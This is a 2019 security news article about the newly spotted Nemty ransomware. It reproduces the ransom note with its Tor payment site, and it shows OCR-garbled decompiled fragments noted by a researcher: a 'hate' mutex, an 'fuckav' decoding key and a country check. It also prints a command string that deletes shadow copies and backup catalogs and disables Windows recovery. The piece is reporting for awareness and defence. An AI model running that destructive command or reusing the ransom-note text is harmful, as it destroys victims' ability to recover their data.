New Nemty Ransomware May Spread via Compromised RDP Connections

bleepingcomputer.com/news/security/new-nemty-ransomware-may-spread-via-compromised-rdp-connections/

By lonut llascu

- August 26, 2019
- 03:29 AM
- 0



A new ransomware has been spotted over the weekend, carrying references to the Russian president and antivirus software. The researchers call it Nemty.

This is the first version of Nemty ransomware, named so after the extension it adds to the files following the encryption process.

The ransom demand

Like any proper file-encrypting malware, Nemty will delete the shadow copies for the files it processes, taking away from the victim the possibility to recover versions of the data as created by the Windows operating system.

Victims will see a ransom note informing that the attackers hold the decryption key and that data is recoverable for a price.

```
Let Nemty PROJECT ===---
[+] Whats Happen? [+]

Your files are encrypted, and currently unavailable. You can check it: all files on you computer has extension .nemty
By the way, everything is possible to restore, but you need to follow our instructions. Otherwise, you cant return your data (NEVER).

[+] What guarantees? [+]

It's just a business. We absolutely do not care about you and your deals, except getting benefits.

If we do not do our work and liabilities - nobody will not cooperate with us.

It's not in our interests.

If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the private key.

In practise - time is much more valuable than money.

[+] How to get access on website? [+]


1) Download and install TOR browser from this site: https://torproject.org/
2) Open our website; zjoxyw5mkacojk5ptn2iprkivg5clow72mjkyk5ttubzxprjjnwapkad.onion/pay

When you open our website, follow the instructions and you will get your files back.
```

In BleepingComputer's tests, the ransom demand was 0.09981 BTC, which converts to around \$1,000 at the moment.

The payment portal is hosted on the Tor network for anonymity, and users have to upload their configuration file.

Based on this, they are provided with the link to another website that comes with a chat function and more information on the demands.



Messages in the code

Security researcher <u>Vitali Kremez</u> took a closer look at the malware and noticed that it comes with an unusual name for the mutex object. The author called it "hate," as visible in the image below.

```
byte ptr [ebp+lpParameters], 0
mov
call
        sub_4073BE
        [ebp+var_C], 10h
cmp
mov
        ecx, [ebp+1pParameters]
                                                     9
                                                        u3 = CreateMutexA(0, 0, "hate");
        short loc 40A5ED
inb
                                                        WaitForSingleObject(v3, 0);
if ( GetLastError() == 183 )
lea
        ecx, [ebp+lpParameters]
                                                           ExitThread(0);
                        ; CODE XREF: _main+F9fj
                                                         sub_4064CB();
        ebx, ShellExecuteA
mov
xnr
        eax, eax
push
                          nShowCmd
        eax
push
        eax
                          1pDirectory
push
                          1pParameters
        offset File
push
                           "cmd.exe"
                          1pOperation
push
        eax
push
        eax
                          hwnd
        ebx ; ShellExecuteA
call
                                          2019-08-24: Nemty Ransomware ->
push
xor
        edi, edi
        esi, [ebp+lpParameters]
                                                                                 Backup & Shadow
lea
                                                          "hate"
        sub 405090
call
push
                                                                           Removal
        esi, [ebp+var_30]
                                                               Copy
call.
        sub_405090
nush
        esi, [ebp+var_90]
lea
call
        sub_405090
push
        esi, [ebp+var_58]
sub 407574
lea
call.
        offset aCVssadmin_exeD ; " /c vssadmin.exe delete shadows /all /q"...
push
lea
        eax, [ebp+var_58]
call
        sub 40720A
                        ; char aCVssadmin_exeD[]
        dword ptr [eax+'aCVssadmin_exeD db ' /c vssadmin.exe delete shadows /all /quiet & bcdedit /set {defau' short loc_40A64k; DATA XREF: _main+13Fi0
cmp
ib
        eax, [eax]
mov
                                         db 'lt} bootstatuspolicy ignoreallfailures & bcdedit /set {default} r
                                         db 'ecoveryenabled no & wbadmin delete catalog -quiet & wmic shadowco'
                                         db 'py delete',0
xor
        ecx. ecx
push
                        : nShowCmd
        ecx
push
        ecx
                          1pDirectory
                          1pParameters
push
push
        offset File
                           "cmd.exe
                          1pOperation
push
        ecx
push
        ecx
                          hwnd
call
        ebx ; ShellExecuteA
push
xor
        edi, edi
```

A mutually exclusive (mutex) object is a flag that allows programs to control resources by allowing access to them to one execution thread at a time.

Another weird thing Kremez noticed in Nemty's code is a <u>link to this picture</u> of Vladimir Putin, with a caption saying "I added you to the list of [insult], but only with pencil for now."

The list of peculiarities does not stop at this. A straight message to the antivirus industry was spotted by the researcher.

At first, the reference seemed an odd thing in the code but a second look at how Nemty worked revealed that it was the key for decoding base64 strings and create URLs is a straight message to the antivirus industry.

```
v19 = *(_DWORD *)"fuckav";
     v20 = *(_WORD *)"av";
20
21
     v7 = 0;
22
     v21 = aFuckav[6];
23
     memset(&v22, 0, 0x79u);
     v8 = pszString;
24
      pcbBinary = 0;
9 2 5
26
     if ( (unsigned int)a7 < 0x10 )</pre>
       v8 = (const CHAR *)&pszString;
27
28
     if ( !CryptStringToBinaryA(v8, cchString, 1u, 0, &pcbBinary, 0, 0) )
9 20
        goto LABEL_16;
9 3 0
        = (BYTE *)malloc(pcbBinary);
     if ( 109 )
9 31
32
        goto LABEL_16;
33
     v10 = pszString;
9 34
     if ( (unsigned int)a7 < 0x10 )
9 35
        v10 = (const CHAR *)&pszString;
9 36
     if ( !CryptStringToBinaryA(v10, cchString, 1u, v9, &pcbBinary, 0, 0) )
 37 LABEL_16:
       ExitThread(0);
9 39
     v11 = malloc(0x408u);
     v12 = v11;
40
     v13 = sub_40A72C((int)v11, (int)&v19);
41
42
     sub 40A787(v13, (int)v9, pcbBinary);
      *(_DWORD *)(a1 + 20) = 15;
43
     *(_DWORD *)(a1 + 16) = 0;

    bb

9 45
      *(BYTE *)a1 = 0;
      sub_40720A((int)&v17, (char *)v9);
46
9 47
      free(v12);
9 48
      free(v9);
49
      if ( pcbBinary > 0 )
 50
 51
        do
 52
53
          014 = 017;
          if ( U18 ( 0x10 )
54
55
            v14 = (int *)&v17;
56
          sub_40A493(*((_BYTE *)v14 + v7++));
 57
58
        while ( v7 < pcbBinary );
 59
60
      sub 405090(0, (int)&v17, 1);
     sub_405090(0, (int)&pszString, 1);
```

Another interesting thing is a verification Nemty makes to identify computers in Russia, Belarus, Kazakhstan, Tajikistan, and Ukraine. This is not to exempt the hosts from the file encryption routine, though, Kremez told BleepingComputer.

The "isRU" check in the malware code simply marks the systems as being in one of the five countries and then sends to the attacker data that includes the computer name, username, operating system, and computer ID.

```
1 int sub 408958()
                                          2019-08-24: Nemty Ransomware ->
  2 {
  3
      const char *v0; // esi@5
                                             'isRu' check true/false set
  4
      if ( (unsigned __int8)sub_407FDB("Russia")
  5
        [] (unsigned __int8)sub_407FDB("Belarus")
  6
       [] (unsigned __int8)sub_407FDB("Kazakhstan")
  7
  8
                      int8)sub 407FDB("Tajikistan")
        || (unsigned
  9
        || (v0 = "false", (unsigned __int8)sub_407FDB("Ukraine")) )
 10
        v0 = "true";
 11
 12
13
      strlen(v0);
14
      return sub 4075B4((void *)v0);
15 }
```

It's unclear how Nemty is distributed but Kremez heard from a reliable source that the operators deploy it via compromised remote desktop connections.

Compared to phishing email, which is currently the common distribution method, leveraging a RDP connection puts the attacker in control as they no longer have to wait for the victim to take the phishing bait.

Kremez published his <u>research notes on Nemty</u> where he includes the list of folders (anything needed for booting the OS) and the file extensions (binaries, shortcuts, and log data) the malware does not touch.

Related Articles:

BlackCat/ALPHV ransomware asks \$5 million to unlock Austrian state

Windows 11 KB5014019 breaks Trend Micro ransomware protection

<u>Industrial Spy data extortion market gets into the ransomware game</u>

New 'Cheers' Linux ransomware targets VMware ESXi servers

SpiceJet airline passengers stranded after ransomware attack

- Nemty Ransomware
- Ransomware

Ionut Ilascu

Ionut Ilascu is a technology writer with a focus on all things cybersecurity. The topics he writes about include malware, vulnerabilities, exploits and security defenses, as well as research and innovation in information security. His work has been published by Bitdefender, Netgear, The Security Ledger and Softpedia.

- Previous Article
- Next Article

Post a Comment Community Rules
You need to login in order to post a comment
Not a member yet? Register Now

You may also like: